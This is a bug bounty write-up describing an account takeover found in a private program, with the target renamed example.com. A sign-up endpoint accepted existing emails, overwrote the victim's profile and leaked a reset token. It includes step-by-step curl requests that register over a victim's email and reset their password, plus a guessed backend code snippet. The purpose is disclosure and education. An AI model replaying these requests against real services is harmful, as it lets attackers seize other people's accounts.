
Account Takeover via Duplicate Sign-Up
Overview
I found this in a private Intigriti program, and for the write-up I will call the target example.com. I was just doing my usual sweep in QA, poking every endpoint to understand the flow. Then I hit resend on a sign-up request by mistake and the app went, “yep, all good” for an email that already existed. That was the moment I sat up. My coffee did not survive.
Two tiny logic bugs were working together like a chaotic duo: duplicate sign-up was accepted, and the response handed me a reset token. One request later, any account could be walked out the door. This is the story of that accidental discovery and the “wait, what?” moment that followed.
Target Snapshot
- Asset:
example.com - Endpoint:
/api/sign-up/ - Severity: Critical (full account takeover)
The Bug in One Paragraph
Imagine a bouncer who lets you in if your name is already on the list, then hands you the master key. That was the sign-up flow. It accepted an existing email, overwrote the victim profile, and returned a valid reset token in the JSON. That token then worked at /api/sign-up/reset-password/ to change the victim password without email access. Clean, fast, and very bad.
Story Behind It
(My Honest Reaction)

I was in that “touch everything” mindset, checking endpoints one by one. Somewhere in that flow I accidentally resent a sign-up with an email that was already registered. I expected a hard no. Instead I got a clean 201 and a shiny token in the response. That is the security version of finding money in your laundry and realizing it is not yours.
I repeated it, confirmed it, and then slowed down and wrote the steps cleanly. My first script was flaky in the QA stack, so I went old-school with raw HTTP requests. It reproduced every single time. I sent the report, did the usual triage dance, and it was accepted after a short back-and-forth. Turns out the bug was not a ghost, it was just chilling in plain sight.
Technical Breakdown
Root Causes
- Duplicate registration accepted
- The endpoint did not enforce unique email checks prior to write operations.
- The request overwrote existing user profile data (first name, last name, phone, language).
- The sign-up flow therefore behaved like an unauthenticated profile update.
- Sensitive token exposure
- The API returned a valid verification or reset token in the response body.
- Tokens intended for out-of-band delivery (email/SMS) must never be returned to the client.
Together, these flaws allowed a single unauthenticated request to overwrite a victim profile and extract the exact token needed to reset the password.
Why This Was Critical
- Authentication bypass: Any user could have their password reset without mailbox access.
- Confidentiality loss: Sensitive PII and financial data was exposed.
- Integrity and availability loss: Profile data was overwritten and the original user was locked out.
How I Think the Backend Looked (Best Guess)
1
2
3
4
5
6
7
if request.path == "/api/sign-up/":
    user = User.get_or_create(email=request.email)  # should be create only
    user.first_name = request.first_name
    user.last_name = request.last_name
    user.phone = request.phone
    token = generate_reset_token(user)  # should be sent via email only
    return {"token": token}
Reproduction (Expanded, Still Safe)
I am using
example.comhere. Same flow, no real target info.
Step 1: Send a sign-up request with an existing email
The key is that the email already exists. The API should reject it, but it does not.
1
2
3
4
5
6
7
8
9
10
curl -k -X POST "https://example.com/api/sign-up/" \
  -H "Content-Type: application/json" \
  -d '{
    "first_name": "ATO_Test",
    "last_name": "User",
    "email": "victim@example.com",
    "password": "TempPassword123!",
    "phone_number": {"value": "470000123", "country_code": {"id": 1}},
    "language": {"id": 2}
  }'
Step 2: Grab the leaked token from the response
Instead of a generic “check your email” message, the API returns a JSON body with a token:
1
2
3
{
  "token": "eyJhbGciOiJIUzI1NiIs..."
}
Step 3: Use that token to reset the password
1
2
3
4
5
6
curl -k -X POST "https://example.com/api/sign-up/reset-password/" \
  -H "Content-Type: application/json" \
  -d '{
    "token": "eyJhbGciOiJIUzI1NiIs...",
    "password": "NewHackedPassword123!"
  }'
Step 4: Log in as the victim
At this point, the victim is locked out, their profile is overwritten, and the attacker has full access. GG, but also yikes.
Full Exploitation Video
Business Impact
- Reputational damage from exposure of regulated personal and financial data.
- Fraud risk via compromised agent or admin accounts.
- Operational disruption due to locked-out legitimate users and corrupted profiles.
Disclosure Timeline
- 2026-02-03: Initial submission created with PoC details.
- 2026-02-03: Triage requested clearer manual steps; report temporarily closed.
- 2026-02-05: Manual reproduction provided; issue verified and moved to pending.
- 2026-04-07: Report accepted and bounty awarded.
- 2026-04-16: Marked as resolved.
- 2026-05-01: Archived.
Final Thoughts
This one was a total “oops” moment that turned into a real find. The moral is simple: if sign-up can act like profile update and tokens leak in responses, you are basically handing out keys. I will take that accident, bottle it, and keep it for future hunts. Sometimes the best bugs are the ones you bump into on the way to the real bugs.